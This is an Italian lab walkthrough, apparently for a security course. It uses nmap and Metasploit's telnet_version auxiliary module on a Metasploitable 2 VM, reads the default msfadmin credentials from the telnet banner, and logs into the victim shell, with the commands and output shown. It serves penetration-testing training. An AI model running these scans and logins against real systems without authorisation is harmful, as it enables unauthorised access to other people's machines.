Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable

Metasploit utilizza due tipologie di moduli:

- **Moduli normali**:
  - eseguono attacchi diretti per sfruttare falle di sicurezza note;
  - eseguono attacchi diretti per sfruttare l'accesso al sistema;
  - eseguono azioni post-attacco per il mantenimento dell'accesso al sistema;
  - Utilizzano i payload.
- **Moduli ausiliari** (Auxiliary Modules):
  - Progettati per svolgere supporto durante il test della sicurezza (scansione della rete, Information Gathering etc.);
  - Non effettuano attacchi diretti, ma forniscono informazioni aggiuntive utili per ottenere il quadro completo della sicurezza della rete o del sistema;
  - Non utilizzano, quasi mai, i payload.


Esercizio:

Kali Linux IP **192.168.50.100** (Macchina attaccante)
Metasploitable 2 IP **192.168.50.101** (Macchina vittima)


Eseguito il comando «**nmap –sV 192.168.50.101**» per scansionare il target e raccogliere le informazioni sulle porte aperte, i servizi collegati e le relative versioni.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 06:47 EST
Nmap scan report for 192.168.50.101
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:2E:06 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.13 seconds
```

Avvviato Metasploit con il comando «**msfconsole**»



Cercato l'exploit del servizio telnet nei moduli ausiliari con «**search auxiliary telnet**»



Identificato l'exploit usarlo con «**use 14**» o, al posto del numero, il suo percorso.

```
msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      23               yes       The target port (TCP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    30               yes       Timeout for the Telnet probe
   USERNAME                    no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Controllare con «**show options**» le opzioni che possono essere configurate.

Configurare rhosts (remote host) con il comando «**set rhosts 192.168.50.101**» e ricontrollare se il settaggio è andato a buon fine digitando di nuovo «**show options**»

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS     192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      23               yes       The target port (TCP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    30               yes       Timeout for the Telnet probe
   USERNAME                    no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Lanciare l'exploit con «**exploit**»

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET
...\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0a
metasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Notiamo che l'exploit lanciato sul servizio telnet è andato a buon fine riuscendo a trovare la Username e Password della macchina. (Vedi figura).


Digitanto sulla riga di comando «telnet 192.168.50.101 23» e inserendo lo username e password trovate, riusciamo ad accedere al promt della macchina vittima, prendendone il possesso.

```
└─$ telnet 192.168.50.101 23
Trying 192.168.50.101 ...
Connected to 192.168.50.101.
Escape character is '^]'.
                _                  _       _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ _ __ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ '__ |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/ |
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 23 10:25:59 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```


Opzionale:

Configurate l'IP della vostra Kali con **192.168.1.25** e l'IP della vostra Metasploitable con **192.168.1.40**

Controllato che le due macchina comunicassero con il comando «ping»



Eseguita una scansione con nmap



Dopo aver avviato Metasploit, cercato il modulo ausiliare del servizio telnet ed utilizzato, configuriamo il rhosts con l'indirizzo IP 192.168.1.40 e lanciamo l'exploit.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _      _ _      _     _   ____   \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _|
 |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __
// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                        |_|                                     \x0a\
x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0am
etasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```